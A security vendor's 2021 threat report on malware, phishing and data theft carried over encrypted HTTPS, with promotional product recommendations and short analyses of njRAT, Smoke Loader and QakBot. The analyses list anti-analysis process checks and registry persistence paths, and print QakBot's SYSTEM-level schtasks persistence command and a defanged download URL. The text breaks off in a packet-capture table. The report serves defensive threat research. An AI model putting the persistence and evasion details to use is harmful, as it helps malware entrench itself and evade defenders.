THE STATE OF

Encrypted Attacks

2021 REPORT

zscaler™

TABLE OF CONTENTS

Is HTTPS traffic safe?

Enterprise data security seems to suffer from a widespread misunderstanding of this question. HTTPS (i.e., TLS, formerly SSL) is the industry standard for encryption and it protects data in transit. Its job is to keep content private from anyone who wants to spy on it. But this protocol is only a vehicle; encryption doesn't mean that the content itself is safe. Malware can be encrypted and transmitted just as easily as legitimate files—and, in fact, more than eighty percent of malware travels over these channels.

If this idea seems basic, consider this: most organizations do not inspect all encrypted traffic. Many do not inspect any encrypted traffic. With the majority of traffic moving over encrypted channels, why wouldn't enterprises inspect it? And the better question: what are they missing?

It turns out they're missing a lot. Between January and September of 2021, Zscaler blocked 20.7 billion threats over HTTPS. This represents an increase of more than 314 percent from the 6.6 billion threats blocked in 2020, which itself was a nearly 260 percent increase from the year before.

Cybercriminals are getting increasingly savvy with their attack tactics, and have benefited from affiliate networks and as-a-service tools available over the dark web. This availability has led to an explosion of sophisticated attacks that keep security teams awake at night. Ransomware in particular has impacted companies across the globe with high-profile attacks causing damages in the tens of millions of dollars. Encrypting the malware is a trivial step in the attack sequence.

With the increase in ransomware—along with a number of other threat categories—and the continuation of hybrid and work-from-anywhere models, organizations must inspect all traffic on-premises and off to maximize their chances of protecting their organizations. Unfortunately, such inspection is incredibly resource-intensive. Attempting to do it at scale with legacy hardware-based security tools, such as next-generation firewalls, is nearly impossible and can require five to seven times the number of devices to do so effectively without diminishing performance. As a result, many organizations allow at least some of their encrypted traffic to pass uninspected. This is a big problem—we'll share exactly how big.

Attacks over encrypted channels increased by **314%** from 2020 to 2021.

Key findings

The Zscaler Zero Trust Exchange houses the largest security data set in the world, collected from over 300 trillion signals and 160 billion daily transactions—more than 15x the volume of Google searches each day. Zscaler's ThreatLabz threat research team analyzed this data from the first nine months of 2021, assessing threats in encrypted traffic over that span. The following analysis sheds critical insights into the encrypted attack landscape. Key findings include:

- **Threats over HTTPS have increased:** Zscaler has seen an increase of more than 314 percent year-over-year in threats inside encrypted traffic for the second straight year.
- **Tech is a huge target:** Attacks on tech companies increased by 2,344 percent year-over-year; attacks on retail and wholesale companies increased by 841 percent.
- **Critical services get a reprieve:** Healthcare was the biggest target in 2020, but threats have fallen off precipitously, along with attacks against government organizations. In the wake of big attacks, such as the one against Colonial Pipeline, there was increased attention from law enforcement, which made these industries less attractive as targets.
- **The UK and U.S. are the top targets of encrypted attacks:** India, Australia, and France round out the top five.
- **Tactics are changing:** Malware is up 212 percent and phishing is up 90 percent, whereas cryptomining malware is down 20 percent, reflecting a broader shift in the attack trends with ransomware gaining popularity.
- **Protect your organization with zero trust:** The best way to defend against encrypted threats is to use a cloud proxy-based zero trust architecture that reduces your attack surface and allows you to inspect all inbound and outbound traffic in-line and at scale.

Attacks on tech companies increased by **20x**

Modern encryption, including SSL (Secure Sockets Layer) and its successor TLS (Transport Layer Security), is used globally to protect the majority of internet traffic. As the rates of encryption for legitimate traffic increase, they do for malicious traffic as well. Zscaler blocked over 16.6 billion threats over a nine-month period in 2021.

Encryption actually offers multiple benefits to attackers: not only is encrypted traffic less likely to be inspected by security teams, but encrypted files are much harder to fingerprint, allowing malware to slip by undetected.

There are various attack types that criminals can hide in encrypted traffic. Malware is by far the top category, accounting for almost 91 percent of attacks.




Figure 1: *Frequency of attacks over encrypted channels*

Malware accounts for **91%** of attacks

Other attack types are growing, however. Ad spyware, browser exploits, malware, phishing, and botnet attacks all increased in 2021 relative to 2020. The only attack types that decreased were cryptomining (where computers are taken over to mine cryptocurrency), cross-site scripting, or XSS (where malicious code is injected into legitimate websites), and anonymizer attacks (which use proxies to make the attacker harder to trace). Cryptomining attacks are decreasing in popularity as ransomware has become a more lucrative option over the last several years. Ransomware is included in the malware category in this report.




Figure 2: *Annual change in attacks over encrypted channels*

Web attacks

The web is full of malicious sites, including those with an HTTPS prefix. The poor hygiene of the internet allows threats to linger for a long time: Zscaler observed more than 13,000 attacks from Coinhive-infected sites, even though Coinhive has been shut down for over two years now. One of the most common web attack categories that leverages HTTPS is JavaScript-based skimmers such as **Magecart**, which are used to steal web payment data.

Family	Hits	Type
Nicehash	5,644,273	Cryptomining
Magecart	2,573,304	Payment skimming
Adload	1,626,905	Webspam
Covid19	972,223	Malware
Webshell	934,873	Malware
Coinhive	13,670	Cryptomining

Infected websites can linger for **years** after launch.

Phishing

Phishing continues to be a top tactic, in which users are baited into clicking links in emails containing hidden malware. All email and file sharing services are vulnerable to the attacks, but the popularity of Microsoft 365 made it by far the top target in 2021, with over 15 million attack attempts blocked by the Zscaler platform over a nine-month observation period.




Figure 3: *Encrypted phishing attacks*

Malware

Malware was the top category of attacks in 2021. Malware is typically downloaded from an infected link, either in an email or on a website. While most organizations have some form of protection against malware, attackers are upping their techniques, creating new malware variants that are able to bypass fingerprinting technologies. Of course, organizations that don't inspect their encrypted traffic won't have visibility into malware—even well-known malware—until after it has entered their systems. Below are some of the malware families that were prevalent in 2021. Later in this report, there are technical case studies of four of these families that demonstrate their attack sequences.

Family	Malware Hits
njRAT	355,753
Ursnif	336,540
Azorult	199,334
Hancitor	137,421
Emotet	58,867
Qakbot	30,199
Smokeloader	4,269

Personal Identifiable Information (PII) is the **top target** of data theft attempts.

Data theft

Attackers don't just use encrypted channels to infiltrate systems—they also use encrypted channels to exfiltrate data. The most commonly exfiltrated data types are national and tax identifiers, such as Aadhar (India), TFN (Australia), Social Security (U.S.), and BSN (Netherlands) numbers. Credit card and financial information is the next-most popular target, followed by intellectual property and medical data. The below chart shows just three months' worth of data theft attempts.




Figure 4: *Data theft attempts*

Command-and-control activity

Command-and-control (C&C) servers are used for a number of reasons, including executing second-stage payloads in targeted attacks, exfiltrating data, and controlling machines for use in botnets. Botnets are networks of devices under an attacker's control that allow for large-scale coordinated attacks. Botnets have been used for distributed denial-of-service (DDoS) attacks, financial breaches, cryptocurrency mining, and targeted intrusions.

Attackers use a number of tools to call back to their C&C servers. Some of these, including Smoke Loader and Gumblar, are bots designed specifically for this purpose. Others, such as Cobaltstrike and Poshc2, are penetration testing tools that have been repurposed by attackers. Below is the rate of callback attempts using those tools:




Figure 5: *Command-and-control activity*

Attackers interact with nearly **70%** of encrypted web-facing applications.

Credential stuffing & exploit activity

It's not just malware that is spread over encrypted traffic; attackers also use these channels to attempt human-driven attacks by exploiting encrypted applications.

The Threatlabz team also gathers intelligence from a globally deployed mesh of decoys, using Zscaler Deception technology, to study attacker tactics, techniques, and procedures (TTPs). Decoy assets are used as bait for attackers and are not interacted with by legitimate users, so any engagement with them is a sign of malicious activity. ThreatLabz found that:


1. Nearly 70 percent of all SSL-enabled application decoys had interaction, which would indicate that 70 percent of SSL-enabled applications are likely to have attack attempts.
2. In the context of internet-facing decoy web applications, nearly 48 percent of credential attacks were directed towards email and VPN decoys.
    - Email decoys were popular targets for stuffing stolen credentials.
    - VPN decoys were subjected to exploitation of recently disclosed CVEs on VPN products.
3. The most commonly observed technique was the search for ".git" files, likely with a view to search for misconfigured web servers to reveal source code. While this technique has been around for a while, it is still immensely popular during pre-breach reconnaissance.

Mobile attacks

Smartphones and tablets continue to be popular targets for attackers to exploit through the use of fake applications. After initial infection, many of the new and prevalent mobile malware variants use SSL network communication for their command-and-control activities, including fetching payloads or receiving commands for doing malicious activities and data exfiltration. Malware Families like Hydra, Joker, and the newly discovered GriftHorse are found to be leveraging SSL for their post-infection activities.

GriftHorse malware

The recently surfaced GriftHorse Android malware campaign claimed upwards of 10 million victims globally, stealing euros estimated to be in the hundreds of millions. Upon infection, victims are lured into submitting a phone number in order to receive a prize. Unbeknownst to the victim, the phone number is subscribed to a premium SMS service that charges the victim's phone bill more than €30 per month. The trojan communicates with C&C servers at three stages and is found to be leveraging SSL for post-infection activities.



BSNL MOBILE 100%

12:36

Thu, Sep 2

PhotoEffectPro • now

🎁 GIFT!
Take your GIFT today for FREE!

NordVPN • 1h

Connected to Netherlands #874

Android System

USB debugging connected
Tap to turn off USB debugging

Fully charged

Figure 6: *GriftHorse malware attack*

Joker malware

Joker is one of the most prominent malware families targeting Android devices through the Google Play store. Zscaler blocked nearly 22,000 callback attempts from the Joker malware over TLS, which it uses for command-and-control activities. Despite public awareness of this malware, it keeps finding its way into Google's official application market by employing changes in its code, execution methods, or payload-retrieving techniques. Joker is a type of spyware, and it's designed to steal SMS messages, contact lists, and device information, and to sign the victim up for premium wireless application protocol (WAP) services.

Hydra malware

Hydra is one of most prevalent and capable examples of banking malware. Its capabilities include screencasting, which is essentially a movie of activities that take place on the user's screen over time. Hydra is also capable of installing remote apps that allow attackers to observe and control infected devices, making it a serious threat. Hydra leverages SSL certificates to do command-and-control activities.

Industry

There was a lot of variance by industry when comparing 2021 to 2020. Seven of the industries in our study saw higher attack rates over encrypted channels, while two actually decreased, including last year's top target, healthcare.




Figure 7: *Volume of attacks by industry*




Figure 8: *2021 vs 2020: Attacks by industry*

Tech and retail have seen huge increases in attack rates

Attacks on technology companies saw a staggering 23x increase and now account for more than half of the attacks being observed. The technology industry is plagued by malware at a rate much higher than other industries. Their significant dependency on technology for just about every business function gives attackers a lot of attack surface to exploit. This has been exacerbated by the sudden need to support remote workers with everything from remote connectivity to teleconferencing, SaaS-based apps, and public cloud workloads.

Tech companies are also attractive targets due to their role in the supply chain of other companies. A successful supply-chain attack can give attackers access to hundreds or even thousands of downstream victims, as seen in the cases of Kaseya, SolarWinds, and others.

The retail and wholesale sectors also had an extremely bad year, with over an 8x increase in attack rates. They made up only 3.5 percent of attacks in 2020, but 11 percent of attacks in 2021. There was a significant uptick in malicious content including skimmers, malicious JavaScripts, and malware payloads targeting retail and ecommerce vendors over TLS channels.

As the world begins its return to normal, and as businesses and public events are opening up around the globe, many employees are still working in relatively insecure environments. Getting access to critical point-of-sale systems is extremely attractive to cybercriminals as it opens up the door for huge profits for cybercriminals.

Healthcare and government attacks decrease

After being the top target in 2020, attacks on healthcare organizations decreased by 27 percent in 2021. Similarly, attacks on government organizations decreased by 10 percent. Big ransomware attacks that have impacted critical services, including the SolarWinds attack, the Colonial Pipeline attack, and the ransomware attack on the Health Service Executive of Ireland have brought a lot of attention from the highest levels of law enforcement, making these critical industries a bit too hot to touch right now. Additionally, a number of ransomware families vowed not to attack healthcare and other critical services during the pandemic—though they haven't entirely kept these promises.

Geography

The five most-targeted countries of encrypted attacks include the UK, U.S., India, Australia, and France:




Figure 9: *Most attacked countries*

Each of these countries is a large tech hub, and their attack rates have increased with the overall increase on attacks targeted toward that sector. ThreatLabz observed attacks in 255 different countries from all over the world, including small countries that are not common targets. This included over 7.5 million hits in islands across the Caribbean, as well as such locations as the Faroe Islands, St. Bartholemy, and the Falkland Islands. This is a result of the increase in "work-from-anywhere" policies leading to employees working from remote destinations.

Led by the massive attack rate in the United Kingdom, Europe as a whole was the target of the most attack attempts over encrypted channels:

Region	Count
Europe	7,234,747,361
APAC	4,925,542,601
North America	2,778,360,051
South America	226,320,069
Africa	146,865,982
Middle East	137,494,862
Central America	127,354,294
Caribbean	7,543,056
Antarctica	16,144

Work-from-anywhere has broadened the geographical reach of cyberattacks.

WHAT'S NEEDED TO PREVENT ENCRYPTED THREATS

As organizations shift to support new, digitally enabled working models, it's increasingly important to ensure that their assets and traffic to those assets are secure. Further, it's critical to recognize that encryption alone does not provide that security: Encrypted channels are used by adversaries just as frequently as unencrypted channels.

The bottom line: **inspect your traffic! All of it!**

Legacy tools make full inspection an expensive and performance-degrading proposition, and regulations that require different policies for different data types can make this an arduous task as well. Luckily, there are tried-and-true strategies that allow organizations to inspect their encrypted traffic at scale without negatively impacting the performance of their systems or creating a compliance nightmare. We recommend that you:

- Decrypt, detect, and prevent threats in all HTTPS traffic with a cloud-native proxy-based architecture that can inspect all traffic for every user.
- Quarantine unknown attacks and stop patient-zero malware with an AI-driven sandbox that holds suspicious content for analysis, unlike firewall-based passthrough approaches.
- Provide consistent security for all users and all locations to ensure everyone has the same great security all the time, whether they are at home, at headquarters, or on the go.
- Instantly reduce your attack surface by starting from a position of zero trust, where lateral movement can't exist. Apps are invisible to attackers, and authorized users directly access needed resources, not the entire network.

The solution requires the scalability and performance that can only be delivered by a cloud native, proxy-based architecture such as the Zscaler Zero Trust Exchange™. A cloud-based security platform meets the demands of decryption and inspection by elastically scaling computing resources, and provides consistent policy enforcement across multiple locations. A multilayered, defense-in-depth strategy that reduces the attack surface and fully supports HTTPS inspection to surface hidden threats is essential to ensure that enterprises are protected.

The best way to stop encrypted threats is to inspect encrypted traffic as part of a holistic zero trust security strategy.

HOW THE ZSCALER ZERO TRUST EXCHANGE STOPS ENCRYPTED THREATS

Zero trust strategies and architectures are the most effective means of protecting your organization from rapidly evolving cyberthreats. Zero trust is all about assuming that you're actively under attack at any given point, and that your infrastructure has already been breached. Security controls are put in place based on this assumption to keep the presumed attack from succeeding.

Most advanced attacks involve three distinct stages. Attacks start with an initial compromise of an endpoint or asset exposed to the internet. Once inside, the attacker undergoes lateral propagation, performing reconnaissance and establishing a network foothold. Finally, attacks take action to achieve their objectives, which typically involve data exfiltration. The Zscaler Zero Trust Exchange holistically reduces the risk in each of these three attack stages by providing several security controls at each stage:

Prevent compromise
Protect users, servers, workloads, and IoT/OT by minimizing the attack surface and inspecting all traffic.

Prevent lateral movement
Stop attackers from moving on your network to find high value targets.

Prevent data theft
Inspect all internet-bound data to prevent data loss to the internet and exploitation of unmanaged devices.

Initial compromise: To stop the initial access, the first step to take is to reduce the number of entry points into your ecosystem. Audit your attack surface, stay up-to-date with security patching, and fix any misconfigurations that may exist. You should also eliminate any internet-facing applications, instead placing them behind a cloud proxy that brokers the connection. This provides attackers only one door in and one door out, which you can then monitor. Then, as we've repeatedly recommended: inspect all of your traffic. Don't assume that anything can be trusted. Zscaler performs HTTPS inspection at scale as part of its platform of services, and as your traffic increases, capacity is added instantly and on demand—there are no appliances to be sized, ordered, or shipped.

Lateral movement: With zero trust, there's no such thing as a "trusted network." You must assume that anyone who has access to any application is hostile, and therefore limit the damage that they can cause. Use microsegmentation to reduce access, even for authenticated users. The Zscaler zero trust access solution, Zscaler Private Access™, connects users directly to the application needed without ever exposing the network, creating a one-to-one segment that is brokered and authenticated by the Zero Trust Exchange. This is zero trust segmentation in its purest form—and it's far less complex than rule-based network segmentation that is used with legacy technologies. Zscaler also uses deception technology to lure attackers with strategically placed decoys that alert security teams of an attacker attempting to move laterally or performing reconnaissance.

Command-and-control (C&C) callback: Once malware is installed, it will generally attempt to make contact with a command-and-control (C&C) server. This contact allows attackers to take over machines, issue additional commands, download additional malware, or steal data. Inspection of northbound (outgoing) traffic is as important as southbound (incoming) traffic to disrupt these communications and protect your sensitive data. Zscaler can inspect encrypted data going both ways, deploying elegant data loss protection capabilities to identify and stop any malicious outbound traffic.

The Zscaler Zero Trust Exchange stops the entire attack sequence and offers HTTPS inspection at scale using a multilayered approach that has inline threat inspection, sandboxing, and data loss prevention, along with a wide array of additional defense capabilities. On top of all that, the Zscaler cloud effect means that all threats identified across the global platform automatically update protections for all Zscaler customers, so your security posture is constantly improving based on input from all Zscaler customers around the world. The Zscaler Zero Trust Exchange, powered by the world's largest security cloud, accelerates business transformation by securing users and applications regardless of their location using context-based identity and policy enforcement.

Below are new and prevalent malware families leveraging TLS that ThreatLabz observed in 2021.

njRAT

Observed 355,753 blocks for download over TLS.

Summary

njRAT, also known as Bladabindi, is a remote access trojan (RAT) written in the .Net framework that can provide complete control of the infected system and delivers an array of features to the remote attacker. It can log the user's keyboard activities, steal data from compromised machines, and exfiltrate data to a remote server. It was first observed in June 2013.

To evade detection, the malware can use any or all of the following techniques:

1. Obfuscation using known packers, such as ConfuserX, etc.
2. Anti-virtualization: Checking for presence of "vboxservice.exe," "vboxtray.exe," "vmtoosd.exe," "SDBIE.DLL," etc.
3. Analysis tools check: checking of process such as processviewer.exe, processhacker.exe, etc.

Distribution strategy

Attackers distribute njRAT in the wild using various strategies, such as email and web attack vectors. Some of the popular attack vectors include:

- Using exploit kits such as the Lord EK and Rig EK.
- Macro-based MS Office files sent as email attachments or hosted at a URL.

Persistence

For persistence, either or both of the following mechanisms can be used by the malware:

1. Making an autorun registry entry at HKCU\Software\Microsoft\Windows\CurrentVersion\Run or HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce
2. Copying itself to the startup folder

Network

njRAT utilizes dynamic DNS for command-and-control (C&C) servers and communicates using a custom TCP protocol over a configurable port. njRAT v2.0 has been recently seen using cdn.discordapp.com for dropping its payload, which works over the HTTPS protocol. Filebin.net, which also uses HTTPS, has also been used to masquerade itself as a cracked game.

Smoke Loader

ThreatLabz recorded 4,269 blocks for download and 3,237,276 blocks for callback over TLS.

Summary

Smoke Loader first emerged from the Russian cybercrime underground in 2011. This year, Smoke Loader has turned 10 and is still active in the wild. Smoke Loader is primarily used as a downloader to download and execute additional malware. Smoke Loader is a crime kit that comes with a bot and PHP-based C&C panel along with a user manual. This malware is often sold on the dark web offering a complete malware package for $1,650.

Evasion techniques

Smoke Loader is often iterated through process lists to find a process to inject and uses the propagate injection method to inject into explorer.exe. It is also weaponized with multiple anti-VM tricks; for example, it checks if the executable's path contains the string [A-F0-9]{4}.vmt and also checks for the all the running processes to search the strings "qemu-ga.exe," "qga.exe," "windanr.exe," "vboxservice.exe," "vboxtray.exe," "vmtoosd.exe," "pr_toos.exe," "vbox," and "vmmemc," and, if it finds any, the binary exits. It also looks for running process names such as "procmon.exe," "ProcessHacker.exe," "Wireshark.exe," and many others and, if one of these processes is found, the binary exits.

Persistence mechanism

It generates a unique ID for each victim machine, which is based on concatenation of the computer name, a hard-coded static number (that differs between campaigns) and the volume serial number of the system drive. The ID is then generated as an MD5 hash of the concatenated string and appended again with the MD5 of the volume serial number. The malware uses this unique ID for several purposes, namely, creating random file names for two dropped files—the first is a copy of Smoke Loader's executable, and the second is a lnk file created in the startup folder which is invoked as a scheduled task.

Network communication

The C&C domains are encrypted using simple XOR operations. Then Smoke Loader sends a POST request to the C&C server. The payload is encrypted using RC4 before sending it. The POST request returns a "404 Not Found" response, but it contains a payload in the response body. Smoke Loader has become a popular downloader for several different malware families, and it can be seen downloading malware such as Avemaria hosted on pastebin.com, which works over HTTPS, and similar communication can be seen for other dropped malware that use HTTPS.

QakBot

Observed 30,199 blocks for download over TLS.

Summary

QakBot is a banking trojan, also known as Qbot or Pinkslipbot, that has been active since 2007. Its main purpose is to steal banking credentials. It is distributed by spam email and lures users to download malicious attachments or click on malicious links. A downloaded document or script file further downloads the main Qakbot payload in the infected system. In some cases, it has been distributed through exploit kits and downloaded by other malware such as TrickBot. It has developed over time and has added functionality, such as web injection techniques to steal credentials as well as credit card numbers, social security numbers, email addresses, and keystrokes, and it has backdoor functionality.

Persistence mechanism

QakBot establishes persistence by creating a RUN key at the auto startup location and executing the malware at every login. It also creates scheduled tasks to execute the payload once at 5:33 a.m. and delete the scheduled task after execution.


> *HKEY_USERS\Software\Microsoft\Windows\CurrentVersion\Run\{Random}*
> *C:\Windows\SysWOW64\schtasks.exe 'C:\Windows\system32\schtasks.exe' /Create /RU 'NT AUTHORITY\SYSTEM' /tn {Random}/tr '\'% AppData%\Roaming\Microsoft\{Random}\{Random.exe}\' /I {Random}' /SC ONCE /Z /ST 05:33 /ET 05:45*

Network communication

In one of the campaigns, JavaScript downloads the updated QakBot form *ebook[.]w3wvg.com/datacollectionservice.php3* and executes it. The downloading payload is encrypted and the script decrypts it before dropping it into the system and stealing the following information from the victim's machine:

- IP address
- Hostname
- Username
- OS version
- Banking credentials

It uses WebInject to alter communication between the victim's machine and banking websites and steals the credentials. To communicate with the command-and-control server through Transport Layer Security, as shown in the below screenshot, QakBot uses a TLS handshake instead of Secure Sockets Layer.



```
tcp.stream eq 25

No.   Time        Source        Destination   Protocol Lengtl Info
